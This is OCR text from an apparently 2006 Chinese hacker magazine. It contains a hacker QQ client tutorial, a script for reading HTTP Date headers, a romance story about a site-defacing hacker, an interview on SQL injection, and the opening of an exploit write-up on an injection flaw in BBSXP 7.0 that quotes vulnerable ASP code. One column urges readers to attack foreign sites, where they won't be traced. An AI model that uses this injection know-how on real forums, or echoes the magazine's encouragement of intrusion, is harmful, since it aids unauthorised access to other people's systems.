|36   |272633943 |19  |女 |忙碌|        |幽游☆异
|37   |164272635 |26  |男 |忙碌|        |孤独的小
|38   |170486125 |22  |男 |忙碌|        |Winterlo
+------------------------------------------------------------
>send
此命令格式:send [编号/QQ号/昵称] [信息内容]
编号:好友列表中显示的编号.
QQ号:要发送信息到的QQ号.
昵称:要发送信息的昵称.
示例输入:send 12 将会把信息发送到编号为12的用户.

信息的发送目的<编号.QQ号.昵称.任选一个>:35
请输入信息内容:暑假在家干什么呢 ?
月之爽>
```

图8 发送信息

```
84647908@群:485152890 2006-02-21 15:48:42
上市?
>
```

图9 对方回复的信息

功能五：增加与删除好友

增加与删除好友的命令是“add”和“delete”。我们输入add，它会让你选择要添加好友的QQ号码。我们在“添加好友(QQ)”处填写“123456”，然后会出现添加成功与否的提示，如图10所示。

如果对方设置了身份验证，那么你还要输入请求验证的文字；如果对方设置了允许加任何人为好友的话，那么你就可以不用输入验证信息直接添加成功。删除好友的方法和添加好友类似，如图11所示。

功能六：查看聊天记录

此软件会在运行它的同级目录下生成一些文件夹，这些文件夹的名字就是你的QQ号码。进入对应的文件夹后会发现里面有对应的聊天记录，不过这些聊天记录都是以明文保存的，如图12所示。

```
>add
此命令格式:add [QQ号]
QQ号:要发送信息到的QQ号.
示例输入:add 123456 将会加123456用户为好友.

添加好友<QQ号>:123456
添加中...添加好友成功.
```

图10 添加好友

```
>delete
此命令格式:delete [编号/QQ号/昵称]
编号:好友列表中显示的编号.
QQ号:要发送信息到的QQ号.
昵称:要发送信息的昵称.
示例输入:delete 12 将会删除编号为12的用户.

删除好友<编号.QQ号.昵称.任选一个>:123456
确实要删除闪亮新主播<123456>吗?<Y/N>:y
删除中...
>
```

图11 删除好友

好了，大体功能已经介绍完了，赶紧实验实验吧，体验一把黑客专用QQ给你带来的快感！

【文中涉及到的MiniQQ，已经收录在光盘中。】

编辑点评： 我也试用了一下，感觉非常Cool。优点是：可以直接隐藏IP，珊瑚虫QQ探测不到，也不用担心被盗号软件偷密码。缺点是：文字聊天的内容没有受到保护，不能接收图片信息。



>发送:16206941(※心愿风铃※):你好啊 2006-02-21 14:31:19
接收:[22]※心愿风铃※(16206941) 2006-02-21 14:32:06
{32A4FBC4B83D245ACC6E238335E3F92FDA.GIFGA4FBC4
>发送:16206941(※心愿风铃※):不要发图片啊，我接受不到啊 ，我用的是黑客QQ 2006-02-21 14:32:44

图12 聊天记录

用VbS获取互联网时间

anuiz

在百度逛游，忽然看到一个问题，是问如何用js取得互联网时间，而不是本地时间。互联网时间，不就是时间服务器嘛，好说，查查资料先~~

可惜结果不甚理想，原来时间服务器使用的是UDP协议，而HTTP却是TCP的，如果不用自己的控件根本没法完成嘛，本来还想用XMLHTTP做点什么的呢~~

后来忽然想到，不是HTTP服务器的响应头都有个DATE选项吗？如果能拿到开了HTTP的时间服务器的HTTP头，不就能得到时间服务器的时间了吗？哈哈！ 于是说做就做，我用XMLHTTP获得了国内的一台时间服务器的HTTP头，把DATE选项分离出来，就可以啦，代码如下：

```
<script>
var xmlhttp = new ActiveXObject("MSXML2.XMLHTTP.3.0"); //建立XMLHTTP对象
xmlhttp.open("GET", "http://时间服务器地址/", false); //打开
xmlhttp.send(); //发送
var dateStr=xmlhttp.getResponseHeader("Date"); //取得Date选项
alert(dateStr);
</script>
```

测试一下，哈哈，效果不错（图1）。



图1

可惜好景不长，我再做测试时忽然发现得到了一个空的dateStr值。刚才不还好好的吗？服务器不该随便更改http头啊。不甘心，于是拿出WinsockExpert，我抓包，看你小子怎么弄的！这是我发送的包：

```
GET / HTTP/1.1
Accept: */*
Accept-Language: zh-cn
Referer: file:///C:\Documents and Settings\Administrator\桌面\date.htm
Accept-Encoding: gzip, deflate
If-Modified-Since: Sun, 16 Nov 2003 05:49:50 GMT
If-None-Match: "663c-1bcd-3fb70ffe"
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Alexa Toolbar)
Host: www.xxxxxxxx.com.cn
Connection: Keep-Alive
```

这是收到的包：

```
HTTP/1.1 304 Not Modified
Date: Thu, 30 Mar 2006 05:34:31 GMT
Server: Apache/1.3.27 (Unix)
Connection: Keep-Alive
Keep-Alive: timeout=15, max=100
ETag: "663c-1bcd-3fb70ffe"
```

里面有时间啊，难道是IE直接去缓存取了，所以就不给时间？好，修改下，If-Modified-Since这个选项不要了，否则ie就跑去缓存去了。就不给时间了。可是XMLHTTP没有删除选项头的方法，只好修改吧，在xmlhttp.open这句后面加上：

```
xmlhttp.setRequestHeader("If-Modified-Since","q"); //"q"是我随便打上去的，因为改成了""，就不能正确执行了。
```


再来测试下，成功了，看来我的猜测是正确的。还有一个小问题就是这里得到的是GMT标准时间，若是想要我们所在时区的时间怎么办呢？有个简单的方法：

```
var dateStr=xmlhttp.getResponseHeader("Date");
var d=new Date(dateStr); //解析为Date对象
document.write(d); //输出
```

得到结果是Thu Mar 30 13:43:36 UTC+0800 2006，问题应当解决了。完整代码现在是：

```
<script>
var xmlhttp = new ActiveXObject("MSXML2.XMLHTTP.3.0");
xmlhttp.open("GET", "http://时间服务器地址/", false);
xmlhttp.setRequestHeader("If-Modified-Since","q");
xmlhttp.send();
var dateStr=xmlhttp.getResponseHeader("Date");
var d=new Date(dateStr);
document.write(d);
</script>
```

代码中的时间服务器地址可以替换为一个速度比较快的、官方的HTTP服务器，例如WWW.163.COM，呵呵。不过还有一点小问题，就是这个脚本是同步的，要等收到时间服务器的返回信息后才继续执行，所以可以修改成异步方式的，就留给读者自己修改吧，呵呵。相关资料可以去http://www.xmlhttp.cn/查询。



黑梦感言

爱情总是让人向往的……　但却充满了酸辛……　杂志的众多小编们也都在向往的年龄……

但大多只能想想，据说空气因为过度向往爱情的完美而暂时离开了我们，希望有MM能够奉献一下，召回我们的空气。我代表广大读者感谢你！

谁的情路能一路坦荡？有开始没结束……　我不怕爱错，就怕没爱过……

除了爱情，我们还有采访，本期采访NBSI的作者小竹

黑客世界，孤寂的旅程，快乐痛苦独自体会

东篱花开，我等君来

XApache

女孩在网络的那头浅浅地笑着，消息栏里出现几个粉红色的字体：“我叫菊儿。”

“这应该不是你的真名吧？”

“可是我的家人就这么叫我。”菊儿在网络的那头依然拒绝告诉我她的真名，而十二个小时后，我将要出现在她所在的那座城市。

……

认识菊儿是在北京一个大雪纷飞的夜晚。我与女朋友分手了，万念俱灰，独自一人抽着烟，在街边一个偏僻的网吧里通宵，深冬的一月，我在一个聊天室里不断地发消息。我需要有个女孩陪我聊天。

没有什么人搭理我，天气很冷，我的手指渐渐麻木，正要退出的时候，信息栏里出现一行字，字的开头显示对方的姓名叫菊儿。

“我陪你聊可以吗？”

“你的QQ是多少？”这个昵称太过平常，我有些疲倦，不想在聊天室里浪费时间。很快，一串数字发了过来，我很熟练的复制，粘贴。一个头像清秀的女孩出现在我的好友名单里。时间已经到了深夜的12点，网络中依然热闹非凡。人们不停地在虚拟的网络上找寻着可以填补空虚的东西，有些人落空，有些人回到现实……

我们一句接着一句慢慢地聊着，她打字不快，所以我经常在等。我知道了她在一个沿海的城市生活，春天快到的时候，田野里遍是香气扑鼻的野菊花……

我一边缓缓地给她发消息，一边在一个熟悉的黑客站点上看东西。屋外，西北风呼呼地刮着，吹着不知道哪里的洞穴，发出诡异的哭泣声，我不知道这个倒霉的冬季到底还要持续多久，我没有毛衣，只有一件单薄的棉袄为我提供有限的温暖。偶然一瞥，我看到了她QQ的状态栏里那个摄像头的标志。和很多人一样，我给对方发送了视频的请求。

时间停止了十几秒钟，对方按了接受，慢慢地，我看到了屏幕上那张清秀的脸，一个十八九岁左右的女孩，齐肩的头发，白皙的脸蛋，那双清澈、明净的眼睛里，找不到一丝阴影。刹那间，我的脑子里一片空白。她笑，眼角眉梢间流光溢彩，仿佛可以融化冰雪。我想她也在摄像头里看到我了，一个颓废的、抽着烟的网络混混，懒散地斜靠在网吧里脏旧的椅背上，双眼透出一股疲惫与空洞。

我不知道自己停顿了多久，手边的烟已经燃尽，烫到了我的手指，由于疼痛，我抖了一下。她又笑了。

“你好纯。”

“呵呵，是吗？”

“嗯”

……

我告诉了她我那逝去的爱情和学校里的一些我以为很有趣但别人可能觉得很无聊的事情，她没有嫌我罗嗦，很认真地听，给我回复，有很多人在给她发送视频要求，她没有理会，默默地专注于我这里，我有些感动。在谈话中，我知道了她在读高中，喜欢文学和绘画。家乡有遍野的果林和满池碧水的鱼塘，春天的时候，田野里会开满香气扑鼻的野菊花……

谈到我的职业时，我告诉她，我是一个半桶水的黑客，她不懂，我说就好像是古代拿剑的侠客，不同的是，黑客只存在于网络上，他们中间有好人，也有坏人，但都有丰富的计算机知识……

菊儿静静地听我叙述，然后问我是属于哪一类，我告诉她，心情不好的时候，我就做坏事，心情好的时候，就做好事。她对我说，大概所谓的坏人都是如此吧，因为好人，从不做坏事，不过既然你是半桶水，那罪过也就减轻一半吧。

我笑了，但没有辩解，事实上我也不知道自己到底是属于哪一类人，我不断地入侵各种站点，享受涂改敌人首页的快乐，验证自己所学的知识，为了一个游戏，或是一部电影，我就会轻易地出手，没有丝毫的道德约束，长时间地迷失在网络上，有过一个现实中的女朋友，但是，很快被抛弃。

“我要去睡觉了，你也要早点休息……”，菊儿那天最后一句话是这样说的。她在视频里微笑着对我挥了挥手，而我笑着给她回了一个飞吻。

那一刻，我觉得很温暖，感觉外面的冰雪大概也在融化吧。

以后的每个周末我们都会在网上遇见，然后就会聊好几个小时。和菊儿聊天成了我上网唯一的嗜好，她给我发来很多自己的绘画作品，我给她发一些好听的英文歌，有时候，两个人还会在QQ游戏里默契地配合。正在我习惯于这种生活的时候，突然有一个周末，她不上线了，没有留下任何的信息。

时间一晃又过了好几个月，我每次上线都很想再看到她，可是，每一次都以失望告终，我甚至怀疑那个女孩是不是老天爷在那个冬季赐予我的天使，但是看着她依旧黑白的头像，我告诉自己，她会出现的。心情烦躁的时候，就去黑站，盲目地去突破着一个个程序的漏洞，去获得主机的所有权限，然后就好像一个皇帝，得意地管辖着自己侵占来的领地。

有时候，一些朋友会找到我，给我钱，让我帮他们黑站。无聊的时候，我答应他们，成功之后会拿到一个信封，里面有我的酬劳。我的生活黑白颠倒，黑夜比白天要多一些，我看不到我的未来，我也不知道这样继续下去自己会不会腐烂掉，我感觉到了脚底有一股隐隐的寒意。

夜凉如冰，在这个标榜着温暖的春季。我喝了些酒，在网吧里又一次通宵过夜，打开熟悉的QQ，当我看到那个我关注了很久也连续黑白了很久的头像终于亮出一抹美丽的彩色时，我不敢相信自己的眼睛，又揉了一下，我的眼睛有些湿润，是菊儿。

我从来未曾这样想念过一个女孩儿，纵使那从前的女友。菊儿的出现就仿若一个出现在我生命中的天使，拯救了一个在冬季无家可归的网络混混。我的脑海里突然又记起了几个月前那句温暖的话：“我陪你聊天可以吗。”

几乎同时，我们跟对方打了招呼，我急切地询问她为什么这么久都没上线，她告诉我学业很忙，所以一直没有时间上网。不过我还是很高兴她还记得我，两个久别重逢的朋友，一直聊了好久，我突然脑袋一热，说我想去看她。QQ的那头突然没有了话语，直到过了好久，她发过来一句：“是不是真的。”

“如果你同意，我可以现在就去买票！”我的语气很坚决，在迷乱而充满了困惑的生命中，我没有了其他的渴望，只想真正见她一面。这个女孩点燃了我心里久违的火焰。

又过了好久，可能她在想着什么，但

最终还是同意了，我得到了她所在城市的地址和一个电话号码。虽然在显示IP的QQ上我已经知道那个地址，但是她发过来的一刹那间，我还是非常的激动。

我拿出手机，手心里由于紧张居然冒出汗来。拨了两次才拨通了那个号码，电话里是一个十八九岁女孩脆生生的声音："喂……"

她的声音仿佛是雨打芭蕉，语转丽莺，我呆住了。

"为什么不说话，是峰吗？"

"是，你是菊儿？"

"呵呵……"她的笑，在上次是看，而这次，是真真正正的听到了。我们聊了一下见面的细节，她又告诉了我行车的路线等等。我去火车站买票，到附近的网吧又和她聊了会。

直到她最后说了那句："东篱花开，我等君来。"

人们都说网络上发生的恋情太过虚幻，而缘分却总能让两个人不期而遇，有人费尽心机，而最后依然什么都没有得到，有人无心插柳，却获得了令人难以想像的爱情。

我拿着我的包踏上了南下的火车，告别了从来没有离开过的这个城市，告别了没有白天黑夜的网络生活，没有丝毫的留恋。因为将要迎接我的，是一种崭新的开始。

菊儿没有手机，联系她只能通过她家的电话。由于她父母不允许她和其他的男孩通电话，所以她只能在家里没人的时候和我聊一聊。

一路上，我不停地想着与菊儿见面的样子，旅途虽然寂寞，但是一想起马上就要见到菊儿，心里就非常的开心。

很快，我到了江苏吴江这个人称"人间天堂"的江南水乡。这里的水很清，到处充满了吴侬软语的味道，不愧是人间天堂。我来到和菊儿约定的地点，却没有看到她的人影。我耐心地等着，时间一分一秒地走着，五个小时过去了，我带着满腹的期待与不安，继续坚持。可是她还是没有来……

天色很快就暗了下来，我终于体会到望穿秋水不见伊人是什么样的心境了。没有其他的办法，我找了一间旅馆住了下来，我给菊儿的家里打了一个电话，电话响了好多声之后，一个中年男人接了，我本来想说什么，可还是挂掉了，心情烦闷至极。

难道这一切都只是个玩笑。网恋真的那么不可靠？我努力让自己消除这个念头。我一直在我们约好的那个地方守了两天，慢慢失去了信心。

终于，我买了回北京的火车票。我又走了一遍那个约定的地点，一个中年男人蹲在那里抽烟，看到我的时候，他站了起来。

"你是不是叫峰？"

"是的，你怎么知道？"我很奇怪。

"我是菊儿的父亲。"中年男人仔细地打量着我，缓缓说道。

我一下子愣住了，他的脸很苍老，递给我一根烟，我摆了摆手没有接，他知道菊儿和我的事情，由于不知道我的火车到站时间，菊儿在我来吴江的前一天就在这里等我了，到了很晚都没回去，后来他父亲找到她，把她硬生生地拉了回去关了起来，她再次跑出来的时候，由于紧张和慌乱，被一辆车撞伤了腿。在医院里她还不断地吵着要过来，他父亲没有办法，亲自来到这里找我。

"她在哪个医院，我要去找她。"听完她父亲的话，我鼻子有点酸，眼泪就快掉下来了。

"如果你真的为她好，就不应该去见她！"那个中年男人的情绪有点激动。

"为什么？"

"你知道吗？她今年高三，正是高考的重要阶段，而你这个时候出现，会给她带来什么，你知道吗？"

"不行！我一定要去见她！"

"砰。"我的脸上重重地挨了一拳，站立不稳，倒在了地上。我的脸上火辣辣地疼了起来。菊儿的父亲满脸的怒容，看着我，眼睛好像要冒出火来。

"如果要不是答应我女儿，我早就把你活剥了！你还好意思和我说这个，我女儿和我吵架，她受伤，都是因为你！"他的话像钉子，一根根地插入我满怀着虚幻的憧憬已经千疮百孔的心上。他的手指由于激动而微微地颤抖着。

我站不起来，脑袋里直冒金星，嘴里有一股隐隐的血腥味，好像流血了。菊儿的父亲看了看我，回头准备离开。可我依旧不肯死心："等一等！"我叫住了他，他停下脚步看着我。

我从包里拿出一个画册，是菊儿以前发给我的画，我全部打印了出来，做成了一个画册，而且上面有我给菊儿留的心里话，让她好好学习，将来能实现自己美好的愿望。

"希望你能把这个送到她手里。"

"不行，办不到！"菊儿的父亲粗暴地推开了我的手。

"叔叔！我求你了。"我跪了下来，男儿膝下有黄金，可那只是未到绝望的时候。

菊儿的父亲惊讶地看着我，嘴唇动了动没有说话。街上很多的行人也不解地看着我。

"我没有其他的要求，就请你把这个转交给她吧。"我流着泪，举起了那本画册。菊儿的父亲一把接过画册，头也不回地走了。只留下了孤独而伤心的我，在异乡，看着手中的那缕从数千里外牵来的追寻着网络爱情的风筝线断开了，风筝消失得无影无踪。

两个月后，我在北京一家网络公司里认真地做着一份网络工程师的工作，下班时看见QQ上有个熟悉的头像给我留言。

"再过一个礼拜我就高考了，我一定会考上北京的学校，到时候就可以去看你了……"，是菊儿！我安抚好激动的情绪，慢慢地写了回复。


"待到重阳日，还来就菊花……菊儿，我等你！"

编辑点评： 人说网络快速爱情就像泡面。一碗三分钟。来得快，去得快。但总有执著的人感动着你。他，就在你身边。

黑访小竹

"注入"专家

小行



"注入"专家？有没有搞错？看到这名字，读者们一定不会奇怪，注入作为一门技术，现在已成了黑友们的主要手法之一。旁注，直接注入。提起注入就不能不提到小竹。本次采访在预约的时候，小竹说，自己从来没认为自己是一个黑客。因为技术人员一样研究注入！他的《注入天书》正如一部天书一样在指导着刚刚步入注入大门的菜鸟和已经在注入上成绩显赫的老鸟们。诚然，注入是门技术。关键是我们如何利用。而我们的采访也不是每期都采访黑客。只要是某方面技术突出，或开发了某个影响深远的软件，或者在某个事件上有特殊影响的，都在我们的采访之列（如05年泄露娱乐圈明星联系方式者）。好了，不多说了，来看看今天我们采访的主人公——小竹！

小行： 小竹，你好。先给读者介绍下你自己吧！不要吝惜言语啊！

小竹： 你好，大家好，我是小竹。看过《SQL注入天书》和用过NBSI的朋友应该都认识我了吧。其实我并不觉得自己是什么黑客，只认为我自己是一个优秀的WEB开发人员，从开发中总结出SQL注入的经验，第一个系统化地整理了这方面的知识并公开出来

而已。

小行：嗯，网上我看过你的作品，知道你原来是NB联盟的人，能不能给我们介绍下你们组织原来的情况及当时的发展方向？

小竹：NB联盟是一个从事WEB开发的团队，在ASP和数据库方面有着非常深入的经验，在安全方面仅限于研究脚本漏洞，从而达到完善自己系统而已。由于2003到2005年注入非常流行，而且在我发布《注入天书》和NBSI之前，很多网站上都存在着一些脚本漏洞，在达到一定知名度后，修补各种漏洞也成了我们的研究和业务范围之内。

NB联盟是令人向往的一个纯技术组织。就在刚才，我特地在网上查了下原NB联盟的作品集，看了后收获很大。地址：http://www.iaspnet.com/54nb/，有兴趣的读者可以去学习下，会有很大帮助。

小行：每次的采访，我都会问对方是从什么时候开始接触网络安全技术的！这次也不例外，呵呵！

小竹：应该在是在2003年吧。之前我自己写的程序也有一些漏洞的，后来偶然发现了，对网络安全的兴趣便一发不可收拾。加上我原来SQL的基础比较好，所以很快就成为别人眼中的“高手”了。当然，NB联盟中还有几个朋友比我还早认识到SQL注入，只是没太深入研究。

小行：我们知道只会用些工具的只能被称为Tools Hacker。所以很多人开始学习有技术含量的东西。而注入火得很早，且现在还一直成为很多网络Hacker搞破坏的一个有力的法宝。作为注入这一块，外行看热闹，内行看门道。给读者介绍下它的入门方法吧！

小竹：其实注入的火离不开它的成功率，很多所谓的溢出漏洞，只是一种成功率比较低的方法。在系统打完所有补丁之后，只有0DAY（未发布的漏洞）才有可能获得权限。但0DAY别说是普通人，就算是高手也难于获得。拥有0DAY的人一般不会有人发布出来，因为这种漏洞，你发布的时候，也就是这个漏洞被堵上的时候。而SQL注入则不同，只要懂一点SQL基础，都可以自己学习，可以说是比较“平民化”的方法。至于入门的方法，《SQL注入天书》里已经有很详细的解说了，最主要的还是搞清楚原理，那样你入门就会快很多了。

小行：刚刚接触网络安全的菜鸟，他若想尽快地把自己Tools Hacker的帽子给摘了，开始学习注入技术，那么他最起码需要先学习些什么才能入门注入这一块呢？

小竹：首先，既然名字叫SQL注入，当然SQL就是一个必不可少的基础了，包括SQL的入门知识、基础语法，还有SQLServer和Access的一些常用函数和存储过程等等；其次，ASP和.Net的知识会在你入门的时候给你一些帮助；第三，除了技术方面之外，学习态度也是非常重要的一点，有什么问题自己先动脑，实在想不出再查Google。不要一有问题就到论坛发帖问人，这对于培养独立思考能力是非常有帮助的。

小行：我们知道你最拿手的是WEB开发，能不能简单介绍下关于WEB开发及你在这方面的成果啊！

小竹：我学WEB开发学得比较早，从ASP刚出炉的时候就开始学了，大概有七八年了吧。后来一直比较忙，到最近才有时间开始学.Net。用ASP+COM+SQLServer已经做过很多项目，包括ERP、进销存、电子商务等比较大型的系统。成果也比较多，可以说现在在ASP上基本没什么问题可以难得倒我了。顺便打打广告，如果有公司要请ASP和SQL高级开发人员的话，可以考虑考虑我啊，呵呵。

小行：你的《SQL注入天书》现在基本各个技术站点都转载了，能不能介绍下你当时写这个的时候花费了多长时间？我们知道研究一门技术到有了成熟的想法并付诸笔端成功地写出来是需要一段时间的。

小竹：陆陆续续写了近一个星期吧，当时网上已经有一些注入文章。不知道为什么，表达都比较没条理性，虽然看得出有些文章的作者水平比我更高，但逻辑非常混乱，让人看了一头雾水。在看了那么多别人的文章之后，我决定写一篇从入门者到高手都能从文中获益的文章。因为我写文章的条理性还是比较好的，所以在发表之后，很多人都觉得这是一篇他们真正能看懂的文章，反应非常热烈，连新浪、天极、CSDN等网站都转载了，几乎成了学SQL注入和ASP编程的必看文章。

小行：经典的1=1、1=2测试法判断是否能注入很经典也很神奇。现在也被我们的很多小菜们收为神器型的法宝。而我查了下文献，能找到最早记录就是在你的《注入天书》里，当时这个是经过很多测试得到的？

小竹：是的，之前我们也经常用'号去测试，但经常有不准确的情况发生。我记得以前NB还有人写了个SQL注入的测试工具，就是用'号去测试的，由于经常误判，给人评价得很垃圾。后来就从经验中总结出1=1、1=2的测试方法，这个思想贯穿于整个NBSI的开发过程，在无数次的验证后，证实了这确实是一个非常准确的测试方法。

小行：现在纯粹的搞技术研究的黑客技术人员已经少之又少。无论是老牌的黑客技术站点还是新起的黑客技术站点都充斥着利益的色彩。真正的能得到免费精神的地方少之又少。你认为这个是中国黑客技术界的退步还是进步？为什么这么认为呢？

小竹：应该是一个进步吧，但这个进步显得有点底气不足，过于急躁。收费在很多天真的朋友看来，应该算是一种退步，可能是由于“黑客”向来就是以神秘的面孔出现，所以大家把他们偶像化了。但是大家不可否认，如果一直免费的话，开发人员哪来的精力去升级，去维护一个不断完善的软件或者网站？黑客也是一个普通人，也跟大家一样要吃饭工作甚至养家，如果你从这个方面来看，一些适当的收费，应该也在情理之中。

小行：在中国有人曾经或有意或无意地给中国的黑客分为几代几代，如果你把自己定义为一名黑客的话，你认为你是第几代呢？而你最崇拜的黑客是谁？

小竹：呵呵，我本来就对这个分代的说法持有异议，每一代都有不同的环境和方法。比如第一代，在那个全身都是漏洞的Windows年代，“第一代黑客”的方法肯定特别有效，但到了现在，他们的方法也行不通了。据我所知，不少第一第二代黑客现在常用的，还是SQL注入。当然，我还是非常尊敬他们的。我最崇拜的黑客？在我二十岁左右的时候，我是见一个崇拜一个的，哈哈。至于现在，早就过了崇拜偶像的年龄了。

小行：进入了21世纪，中国的黑客圈表现得很冷。除了每年的节日某些人偶尔组织对日、对台的无技术含量DDOS攻击，基本很少听见有什么大的事件。对此你是怎么看的？是中国黑客界在冬眠还是逐渐走下坡路？

小竹：其实黑客技术是用来做什么的，我在以前也经常想这样的问题，不过在我的文章和工具发布两年后，我很高兴地看到，国内很多网站的安全性，已经比两年前有非常大的提高，注入工具也在慢慢地失去它的作用。其实就像一个医生一样，看到病人少了，心里有点酸，但更多的还是高兴。毕竟在提高中国网站的安全性方面，自己做了不少的贡献。说完了这个，再看看小行的问题，也不是什么问题了吧！对了，我表达的意思就是，与其去DDOS别人，做一些损人又损己的事，不如把时间花在提高自己水平的事上面，你说对吗？

小行：如果大家想就WEB开发及注入方面咨询你，能通过什么联系方式找到你呢？

小竹：通过QQ就可以了，我的QQ号码是48814。不过我要说明一点，如果你提的问题是我在文章中写过的，或者Google很容易搜索得到的，那就恕我不作回复了。

小行：感谢小竹抽出时间接受我们的采访。祝你在注上再出新作！

小竹：不客气。

不晓得上期杂志的这个栏目有没有让你很感兴趣，希望如此吧！这期我们接着上期的来，把目光投得更远，把战火烧到国外，你按照我们提供的漏洞利用方法，不论是脚本的，还是系统的，在国外我们一样可以玩，而且玩得更放心（不怕找上门来）！

自然也不能忘了，这个月似乎比较平静，发布的几个系统漏洞的利用条件都还不成熟，让我们继续期待；但是脚本方面，BBSXP还是很积极前来报道了，一个尚未发布的最新的版本的漏洞，让我们眼睛一亮。大家睁大眼睛，想想你对这个栏目有什么意见和建议，可以通过no.hack.it@gmail.com 和我们联系，让我们一起把战场扩得更大一些。

漏洞首发

BBSXP7.0 新洞巧取管理员权限

寂寞的刺猬

从本文你可以学到：
1、BBSXP6.0-7.0的最新漏洞
2、作者分析代码和数据的思路
3、利用抓包突破一些限制

三月初，偶发现了BBSXP 6.0 SQL版的版主提权漏洞，但因为没有官方BBSXP的版主权限，当时就在自已搭建的环境内做了一番测试，也不知官方网站是否存在此漏洞？对此，偶一直耿耿于怀！正好这几天无事可做，就重新读了一下上次放弃的那些文件，想不到，奇迹真的发生了！

一、本地BBSXP6测试

先给大家看一段源码，在“Online.asp”（在线情况）中有这样一段代码：

```
Key=HTMLEncode(Request.Form("Key"))
Find=HTMLEncode(Request.Form("Find"))
if Key<>empty then SqlFind=" where "&Find&"='"&Key&"' and eremite=0"
sql="select * from [BBSXP_UsersOnline] "&SqlFind&" order by lasttime Desc"
Rs.Open sql,Conn,1
```

在SQL中执行的有两个参数——“Key”和“Find”，这两个参数都是经过“HTMLEncode”的过滤，再引入到SQL语句中，唯一不同的是，“Key”加入了单引号，而“Find”则直接进入到SQL中了！这难道不是漏洞吗？不过，还是要看一下BBSXP的自定义HTMLEncode函数，才能下结论！

```
Function HTMLEncode(fString)
fString=Replace(fString,";","&#59;")
fString=Replace(fString,"<","&lt;")
fString=Replace(fString,">","&gt;")
fString=Replace(fString,"\","&#92;")
fString=Replace(fString,"--","&#45;&#45;")
fString=Replace(fString,CHR(9),"&#9;") 'TAG空格
fString=Replace(fString,CHR(10),"<br>") '换行
fString=Replace(fString,CHR(13),"") '回车
fString=Replace(fString,CHR(22),"&#22;")
fString=Replace(fString,CHR(32),"&#32;") '空格
fString=Replace(fString,CHR(34),"&#34;") '双引号
fString=Replace(fString,CHR(39),"&#39;") '单引号
fString=ReplaceText(fString,"&#([0-9]*)&#59;","&#$1;") '解决韩文字符问题
